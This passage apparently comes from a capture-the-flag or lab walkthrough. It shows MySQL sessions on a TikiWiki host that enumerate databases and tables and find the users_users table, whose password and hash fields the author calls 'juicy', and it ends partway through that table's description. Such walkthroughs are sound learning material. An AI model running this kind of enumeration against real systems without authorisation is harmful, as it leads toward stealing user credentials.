MySQL [tikiwiki]> describe tiki_users
    -> ;
+-----------+--------------+------+-----+---------+-------+
| Field     | Type         | Null | Key | Default | Extra |
+-----------+--------------+------+-----+---------+-------+
| user      | varchar(40)  | NO   | PRI |         |       |
| password  | varchar(40)  | YES  |     | NULL    |       |
| email     | varchar(200) | YES  |     | NULL    |       |
| lastLogin | int(14)      | YES  |     | NULL    |       |
+-----------+--------------+------+-----+---------+-------+
4 rows in set (0.00 sec)

MySQL [tikiwiki]> █
```

Let's see all the contents of the table tiki_users. We can do this using the sql command select * from <table_name>; This command will list all the values in the table but here it's returned an empty set. Maybe this was intentionally kept empty. Let us check other databases.




```
MySQL [tikiwiki]> select * FROM tiki_users;
Empty set (0.00 sec)

MySQL [tikiwiki]> show columns from tiki_users;
+-----------+--------------+------+-----+---------+-------+
| Field     | Type         | Null | Key | Default | Extra |
+-----------+--------------+------+-----+---------+-------+
| user      | varchar(40)  | NO   | PRI |         |       |
| password  | varchar(40)  | YES  |     | NULL    |       |
| email     | varchar(200) | YES  |     | NULL    |       |
| lastLogin | int(14)      | YES  |     | NULL    |       |
+-----------+--------------+------+-----+---------+-------+
4 rows in set (0.01 sec)

MySQL [tikiwiki]> █
```

Now, I loaded the tikiwiki195 database and checking its tables as shown below.




```
MySQL [tikiwiki]> use tikiwiki195
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [tikiwiki195]> show tables;
+-------------------------------------+
| Tables_in_tikiwiki195               |
+-------------------------------------+
| galaxia_activities                  |
| galaxia_activity_roles              |
| galaxia_instance_activities         |
| tiki_user_quizzes                   |
| tiki_user_taken_quizzes             |
| tiki_user_tasks                     |
| tiki_user_tasks_history             |
| tiki_user_votings                   |
| tiki_user_watches                   |
| tiki_userfiles                      |
| tiki_userpoints                     |
| tiki_users                          |
| tiki_users_score                    |
| tiki_webmail_contacts               |
| tiki_webmail_messages               |
| tiki_wiki_attachments               |
| tiki_zones                          |
| users_grouppermissions              |
| users_groups                        |
| users_objectpermissions             |
| users_permissions                   |
| users_usergroups                    |
| users_users                         |
+-------------------------------------+
194 rows in set (0.02 sec)

MySQL [tikiwiki195]> █
```

The users_users table looks interesting. Let's use the describe command to see the fields it contains. Well, as we can see, this table contains email, login, password and hash which are juicy.



```
MySQL [tikiwiki195]> describe users_users;
+-------------------+---------------+------+-----+---------+----------------+
| Field             | Type          | Null | Key | Default | Extra          |
+-------------------+---------------+------+-----+---------+----------------+
| userId            | int(8)        | NO   | PRI | NULL    | auto_increment |
| email             | varchar(200)  | YES  |     | NULL    |                |
| login             | varchar(40)   | NO   |     |         |                |
| password          | varchar(30)   | YES  |     |         |                |
| provpass          | varchar(30)   | YES  |     | NULL    |                |
| default_group     | varchar(255)  | YES  |     | NULL    |                |
| lastLogin         | int(14)       | YES  |     | NULL    |                |
| currentLogin      | int(14)       | YES  |     | NULL    |                |
| registrationDate  | int(14)       | YES  |     | NULL    |                |
| challenge         | varchar(32)   | YES  |     | NULL    |                |
| pass_due          | int(14)       | YES  |     | NULL    |                |
| hash              | varchar(32)   | YES  |     | NULL    |                |
| created           | int(14)       | YES  |     | NULL    |                |
| avatarName        | varchar(80)   | YES  |     | NULL    |                |
| avatarSize        | int(14)       | YES  |     | NULL    |                |
| avatarFileType    | varchar(250)  | YES  |     | NULL    |                |
| avatarData        | longblob      | YES  |     | NULL    |                |
| avatarLibName     | varchar(200)  | YES  |     | NULL    |                |
| avatarType        | char(1)       | YES  |     | NULL    |                |
| score             | int(11)       | NO   | MUL | 0       |                |
```

